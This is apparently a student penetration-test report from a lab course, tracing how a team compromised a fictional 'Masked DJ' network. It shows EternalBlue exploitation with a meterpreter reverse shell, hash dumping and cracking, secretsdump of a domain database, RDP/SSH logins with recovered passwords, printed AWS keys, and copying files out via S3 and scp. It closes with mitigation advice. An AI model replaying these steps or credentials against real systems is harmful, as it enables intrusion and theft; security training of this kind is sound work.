ENPM809Q: Final

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1. EXECUTIVE SUMMARY

1.1. FINDINGS

A thorough penetration testing of the Masked DJ's IT environment was conducted by Team **Unmask DJ**. The team found a plethora of vulnerabilities to exploit, with the primary focus of *unmasking* the Masked DJ by infiltrating his or her IT environment.

The team recovered 6 images (flags) and a README.txt file from the Masked DJ's IT environment – these images revealed the identity of the Masked DJ.

The Masked DJ is a young Professor Kevin Shivers.

1.2. RECOMMENDATIONS

The team found a lot of vulnerabilities in the IT environment. A few high-level pointers to mitigate them are as follows –

- 1. Use strong passwords which are computationally difficult to crack,
- 2. Keep systems up to date to have all the latest security patches, and
- 3. Files containing sensitive information must be encrypted or password protected and should be stored in a secure location with the highest privileges.

These recommendations will be explained in more detailed in the following section.

2. TECHNICAL REPORT

2.1. WALK-THROUGH

This section will provide a thorough walk-through of the team's efforts to infiltrate the Masked DJ's IT environment.

The walk-through will be carried out in phases. Each phase will provide a detailed explanation of how the infiltration was carried out in chronological order.

PHASE 1: ENUMERATING IP ADDRESSES AND OS INFORMATION

The team started the testing by discovering the IP addresses of all the systems inside Masked DJ's IT environment.

This was achieved using the *netdiscover* command.

The following were the IP addresses of the aforementioned systems -

Ubuntu(Webmaster): 192.168.146.136 Windows Server 2016(Admin): 192.168.146.141 Windows 7(Bookings): 192.168.146.142 VM1(IT Admin): 192.168.146.144

Next, *nmap* scans were run on all the aforementioned systems.

The results are as follows –

```
(ratan⊕ratss)-[~]
sudo nmap -sC -sV -oA nmap 192.168.146.136
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-09 11:23 EST
Nmap scan report for 192.168.146.136
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
                     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
    2048 c8:79:72:91:05:98:5b:63:f4:d0:cf:77:35:f3:21:0e (RSA)
    256 80:f4:d3:bb:e4:0a:fa:7f:8f:17:95:40:48:e3:46:a3 (ECDSA)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
 _http-server-header: Apache/2.4.18 (Ubuntu)
 http-title: The Masked DJ
MAC Address: 00:0C:29:5F:17:43 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
. /Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 7.03 seconds
```

Figure 1: *nmap* scan against Ubuntu (Webmaster)

```
(ratan⊛ ratss)-[~]
$ <u>sudo</u> nmap -sC -sV -oA nmap 192.168.146.144
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-09 11:49 EST
Nmap scan report for 192.168.146.144
Host is up (0.00066s latency).
PORT STATE SERVICE VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
  rdp-ntlm-info:
     Target_Name: MASKEDDJ
    NetBIOS_Domain_Name: MASKEDDJ
    NetBIOS_Computer_Name: ITADMIN-DESKTOP
    DNS_Domain_Name: maskeddj.enpm809q
    DNS_Computer_Name: ITAdmin-Desktop.maskeddj.enpm809q
    Product_Version: 10.0.14393
System_Time: 2021-12-09T16:49:34+00:00
  ssl-cert: Subject: commonName=ITAdmin-Desktop.maskeddj.enpm809q
  Not valid before: 2021-12-08T16:46:32
Not valid after: 2022-06-09T16:46:32
 ssl-date: 2021-12-09T16:49:34+00:00; Os from scanner time.
MAC Address: 00:0C:29:1F:EA:BE (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 2: *nmap* scan against VM1 (IT Admin)

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-09 11:22 EST
Nmap scan report for 192.168.146.141
Host is up (0.00049s latency).
Not shown: 989 closed ports
PORT STATE SERVICE
 3/tcp open domain Simple DNS Plus
8/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2021-12-09 19:22:26Z)
35/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn
389/tcp open ldap
                                          Microsoft Windows netbios-ssn
Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-
445/tcp open microsoft-ds Windows Server 2016 Datacenter Evaluation 14393 microsoft-ds (workgroup: MASKEDDJ)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
                                           Microsoft Windows Active Directory LDAP (Domain: maskeddj.enpm809q, Site: Default-First-
Site-Name)
Host script results:
 _clock-skew: mean: 5h40m00s, deviation: 4h37m08s, median: 2h59m59s
_nbstat: NetBIOS name: MASKEDDJ-DC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:59:a0:b3 (VMware)
     OS: Windows Server 2016 Datacenter Evaluation 14393 (Windows Server 2016 Datacenter Evaluation 6.3)
     NetBIOS computer name: MASKEDDJ-DC\x00
Domain name: maskeddj.enpm809q
Forest name: maskeddj.enpm809q
      FQDN: MASKEDDJ-DC.maskeddj.enpm809q
   smb-security-mode:
  account_used: guest
  authentication_level: user
     challenge_response: supported
message_signing: required
   smb2-security-mode:
```

Figure 3: *nmap* scan against Windows Server 2016 (Admin)

```
(ratan⊕ ratss)-[~]
$\frac{\$sudo}{\$sudo} \text{ nmap -sC -sV -oA nmap 192.168.146.142}

Starting Nmap 7.91 ( https://nmap.org ) at 2021-12-09 11:20 EST Nmap scan report for 192.168.146.142

Host is up (0.00051s latency).

Not shown: 991 closed ports

DOPT STATE SEPURCE VERSION
               STATE SERVICE
PORT
               open msrpc Microsoft Windows RPC
open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Enterprise 7601 Service Pack 1 microsoft-ds (workgroup: MASKEDDJ)
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49156/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc
                                                     Microsoft Windows RPC
MAC Address: 00:0C:29:17:B2:09 (VMware)
   nbstat: NetBIOS name: BOOKINGS-PC, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:17:b2:09 (VMware)
       Computer name: Bookings-PC
       Forest name: maskeddj.enpm809q
       FQDN: Bookings-PC.maskeddj.enpm809q
       System time: 2021-12-09T11:21:56-05:00
       authentication_level: user
       challenge_response: supported
message_signing: disabled (dangerous, but default)
       2.02:
    Message signing enabled but not required smb2-time:
```

Figure 4: *nmap* scan against Windows 7 (Bookings)

PHASE 2: ENUMERATING AND EXPLOITING WINDOWS 7 (BOOKINGS)

It was found that Windows 7 Enterprise 7601 Service Pack 1 is vulnerable to Eternal Blue attack.

Therefore, the team fired up *msfconsole* and ran the *Eternal Blue exploit* (*ms17_010+eternalblue*) on the Windows 7 system.

```
Matching Modules
                                                        Disclosure Date Rank
     exploit/windows/smb/ms17_010_eternalblue
                                                        2017-03-14
Windows Kernel Pool Corruption
  1 exploit/windows/smb/ms17_010_eternal.htme_win8 2017-03-14
                                                                          average
Windows Kernel Pool Corruption for Win8+
   2 exploit/windows/smb/ms17_010_psexec
                                                        2017-03-14
Synergy/EternalChampion SMB Remote Windows Code Execution
3 auxiliary/admin/smb/ms17_010_command 2017-03-
Synergy/EternalChampion SMB Remote Windows Command Execution
                                                        2017-03-14
   4 auxiliary/scanner/smb/smb_ms17_010
   5 exploit/windows/smb/smb_doublepulsar_rce
ecution
Interact with a module by name or index. For example info 5, use 5 or use exploit/wi
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

Figure 6: Searching for the *Eternal Blue* exploit in *msfconsole*

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.146.142 inv
RHOSTS ⇒ 192.168.146.142
msf6 exploit(windows/smb/ms17_010_eternalblue) > esploit
[-] Unknown command: esploit.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.146.128:4444
[*] 192.168.146.142:445 - Executing automatic check (disable AutoCheck to override
[*] 192.168.146.142:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.146.142:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ent-bit)
```

Figure 7: Running exploit in *msfconsole*

After successful exploitation, a meterpreter shell is opened.

It was revealed that the shell has administrative access. Hence, the team was able to dump hashes using *hashdump* in *meterpreter* to get the following output –

Figure 8: hashdump output

The above hashes were stored in the team's local system in the file windows7_hashes.txt.

They were cracked using *JohnTheRipper* and a password for the *Bookings* system was discovered.

The password was *passw0rd*.

Command -

john windows7_hashes.txt --format=NT --wordlist=/usr/share/wodlists/rockyou.txt

```
ratan⊕ ratss)-[~/Desktop/Final]

$ john windows7 hashes.txt --format=NT --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/ratan/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status

(Administrator)

Passw0rd (Bookings)
2g 0:00:00:00 DONE (2021-12-04 18:12) 200.0g/s 825600p/s 825600c/s 1305KC/s weston..lollypop1
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Figure 9: Password for the account Bookings

PHASE 3: ENUMERATING AND EXPLOITING WINDOWS SERVER (ADMIN)

It was found that the Windows Server was using Windows Active Directory. This meant that the system could be attacked using *SMBClient*.

The command is as follows –

smbclient -L 192.168.146.141 -U Bookings

After gaining access to the server, a myriad of files containing sensitive information about different users within the target IT environment were found.

All of them were imported to the team's local system.

Figure 11: Running *SMBClient* against Windows Server

Figure 12: Running *SMBClient* – enumerating *Files* folder

```
User-Directory.rt
getting file \User-Directory.rtf of size 609 as User-Directory.rtf (15.7 KiloBytes/sec)
smb: \> get Backup
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \Backup
NT_STATUS_NO_SUCH_FILE listing \-a
                                                   0 Sun Nov 10 12:57:40 2019
                                                      Sun Nov 10 12:57:40 2019
                                                      Sun Nov 10 13:11:17 2019
Sun Nov 10 12:53:35 2019
 New-Password-Policy.txt
 User-Directory.rtf
                                                      Sun Nov 10 12:56:56 2019
smb: \> cd Backup
                                                      Sun Nov 10 13:11:17 2019
                                                      Sun Nov 10 13:11:17 2019
 Backup-Plan.txt
                                                   0
                 10340607 blocks of size 4096. 7616147 blocks available
smb: \Backup\> get Backup-Plan.txt
getting file \Backup\Backup-Plan.txt of size 153 as Backup-Plan.txt (3.6 KiloBytes/sec)
smb: \Backup\> cd Active Directory\
cd \Backup\Active\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \Backup\> ls
                                                     Sun Nov 10 13:11:17 2019
Sun Nov 10 13:10:12 2019
Sun Nov 10 13:11:55 2019
  Backup-Plan.txt
  registry
                 10340607 blocks of size 4096. 7616147 blocks available
smb: \Backup\> ls
```

Figure 13: *SMBClient* output – discovered many files




Figure 14: Acquired files from Windows Server

A plethora od sensitive information was recovered from these files for example, password formats, backup plans, etc.

The *ntds* and *SYSTEM* files contained hashes of all users within the Masked DJ's IT environment. There hashes were dumped as follows –

impacket-secretsdump -system SYSTEM -ntds ntds.dit LOCAL

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MASKEDDJ-DC$:1000:aad3b435b51404eeaad3b435b51404ee:5ca7f7c31e43f3128ac98a2db1d29e3b:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1dcb029cd00c5f6eebdad323dc01d22e:::
Bookings:1103:aad3b435b51404eeaad3b435b51404ee:87a3a37d73085c45f9416be5787d86:::
IT-Admin:1104:aad3b435b51404eeaad3b435b51404ee:b18082f7c408891f34db2338514a36c9:::
webmaster:1106:aad3b435b51404eeaad3b435b51404ee:29f505b754dfd810c2ed92ba275b978c:::
ITADMIN-DESKTOP$:1107:aad3b435b51404eeaad3b435b51404ee:19fc08444acaf3ccc7efff7ea167463a:::
```

Figure 15: Hashdump after executing impacket-secretsdump

From the files, the team had discovered password formats that were being used. Using this knowledge along with *hashcat* utility, the team was able to carack the recently acquired hashes as follows –

hashcat -a 3 -m 1000 hashcat.txt ?u?l?l?l?l?d?d?s

```
ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 2494 MB

b18082f7c408891f34db2338514a36c9:Julia19!
Approaching final keyspace - workload adjusted.
```

Figure 16: hashcat reveals the password of IT Admin

The password for IT Admin: Julia19!

PHASE 4: ENUMERATING AND EXPLOITING VM1 (IT-ADMIN)

To infiltrate VM1 (IT-Admin), the team used a service called *RDP* as *SSH* and *FTP* ports were closed, and their services could not be availed.

RDP was used as follows -

xfreerdp /u:IT-Admin /p:Julia19! /v:192.168.146.144

```
(ratan@ ratss)-[~]
$ xfreerdp /u:IT-Admin /p:Julia19! /v:192.168.146.144
[11:52:57:890] [3153:3154] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error_[11:52:57:891] [3153:3154] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[11:52:57:893] [3153:3154] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[11:52:57:893] [3153:3154] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[11:52:57:221] [3153:3154] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[11:52:57:224] [3153:3154] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_setting error_state
[11:52:57:274] [3153:3154] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting tate
[11:52:57:366] [3153:3154] [INFO][com.freerdp.crypto] - creating directory /home/ratan/.config/freerdp/certs]
[11:52:57:367] [3153:3154] [INFO][com.freerdp.crypto] - created directory [/home/ratan/.config/freerdp/certs]
[11:52:57:383] [3153:3154] [INFO][com.freerdp.crypto] - created directory [/home/ratan/.config/freerdp/server]
[11:52:57:383] [3153:3154] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certifical'
```

Figure 17: **RDP** into VM1 (IT-Admin)

After successful infiltration, the team discovered a text file 'KeePass Password' which contained the password to an application on the desktop called 'KeePass 2'.




Figure 18: KeePass Password text file

From the application, the password for Webmaster was obtained: Joa\$WB534G%&




Figure 19: Webmaster password stored in KeePass 2 Application

PHASE 5: ENUMERATING AND EXPLOITING UBUNTU (WEBMASTER)

From the *nmap* scan, the team knew that the *SSH* port is opened in the Ubuntu system. The team *SSHed* into the system as follows –

ssh webmaster@192.168.146.136

Figure 20: SSH into Ubuntu

After careful exploration of the system, a file 'new-site-info.txt' and a directory '.aws' were found.

The text file mentioned to look for files uploaded in an S3 bucket.

The AWS S3 bucket was accessed from command line and a bunch of images, and a README text file were found.

```
.bash_logout .cache
                                                                                                  .profile .sudo_as_admin_successful
... bash_history .bashrc new-site-info.txt .ssh
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site. It has some images of the big reveal of who the boss is. We should be careful this isn't accessed ahead of time otherwise
the boss not going to be happy!
webmaster@ubuntu:~$ cd .aws
webmaster@ubuntu:~\.aws | ls -
| ls .cappt access '-' No such f
 s: cannot access
 vebmaster@ubuntu:~/.aws$ ls -a
. .. config credentials
webmaster@ubuntu:~/.aws$ cat credentials
 ws_secret_access_key = 59415kukEZSeRuOc6+3xeYExygwAYscQbUk9fTFC
aws_access_key_id = AKIAWGC5XLJAZA64F7UI
webmaster@ubuntu:~/.aws$ aws s3 ls
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
 webmaster@ubuntu:~/.aws$ aws s3 ls s3://enpm809q
                                              227 README.txt
52910 flag1.jpeg
52828 flag2.jpeg
2021-11-27 17:57:00
2019-11-09 19:17:13
2019-11-09 19:17:12
 2019-11-09 19:17:13
                                              53230 flag3.jpeg
                                            72435 flag4.jpeg
105909 flag5.jpeg
 2019-11-09 19:17:12
2019-11-09 19:17:12
```

Figure 21: Exploring Webmaster system and AWS S3 bucket

Then, the aforementioned files were copied to the system as follows –

```
webmaster@ubuntu:~$ aws s3 cp s3://enpm809q/. --recursive
download: s3://enpm809q/flag3.jpeg to ./flag3.jpeg
download: s3://enpm809q/README.txt to ./README.txt
download: s3://enpm809q/flag2.jpeg to ./flag2.jpeg
download: s3://enpm809q/flag4.jpeg to ./flag4.jpeg
download: s3://enpm809q/flag6.jpeg to ./flag6.jpeg
download: s3://enpm809q/flag1.jpeg to ./flag1.jpeg
download: s3://enpm809q/flag5.jpeg to ./flag5.jpeg
```

Figure 22: Copying files from S3 bucket to system

The files are then imported to the team's local system as follows – scp * ratan@192.168.146.128:/home/ratan/Desktop/Final

```
      webmaster@ubuntu:~$ scp * ratan@192.168.146.128:/home/ratan/Desktop/Final

      ratan@192.168.146.128's password:
      100% 52KB 51.7KB/s 00:00

      flag1.jpeg
      100% 52KB 51.6KB/s 00:00

      flag2.jpeg
      100% 52KB 52.0KB/s 00:00

      flag4.jpeg
      100% 71KB 70.7KB/s 00:00

      flag5.jpeg
      100% 103KB 103.4KB/s 00:00

      flag6.jpeg
      100% 76KB 76.4KB/s 00:00

      new-site-info.txt
      100% 265 0.3KB/s 00:00

      README.txt
      100% 227 0.2KB/s 00:00

      webmaster@ubuntu:~$
      00:00
```

Figure 23: Importing files to local system

RESULT

The images are proof that a young Kevin Shivers is the Masked DJ. The README.TXT file states the same.



Figure 24: Contents of flags and the text file

The *MD5 checksums* are the same as provided in the handout at the beginning of the final.

Figure 25: MD5 checksums of flags

2.2. RECOMMENDATIONS

The team found a lot of vulnerabilities in the IT environment. They are listed as below along with a few recommendations to mitigate them.

2.2.1. PASSWORDS

Throughout the project, a lot of weak and cleartext passwords were found by the team. From a security point of view, this practice is a huge red flag.

Following are few ways to prevent this vulnerability –

- 1. Use long alphanumeric passwords.
- 2. Prohibit reusing passwords.
- 3. Enforce a rule of updating passwords monthly.

2.2.2. SECURITY PATCHES

The team found that the IT environment is using outdated versions of operating systems which have several known security vulnerabilities.

To overcome this vulnerability –

- 1. The system's software must be updated to the latest version to prevent hackers from exploiting these known vulnerabilities like the Eternal Blue attack.
- 2. SMBv1 must also be blocked or disabled.

2.2.3. FILES

The team found files containing sensitive information which made the penetration testing relatively easy.

Files containing sensitive data, for example – password policies, user accounts, etc. must be password protected or encrypted.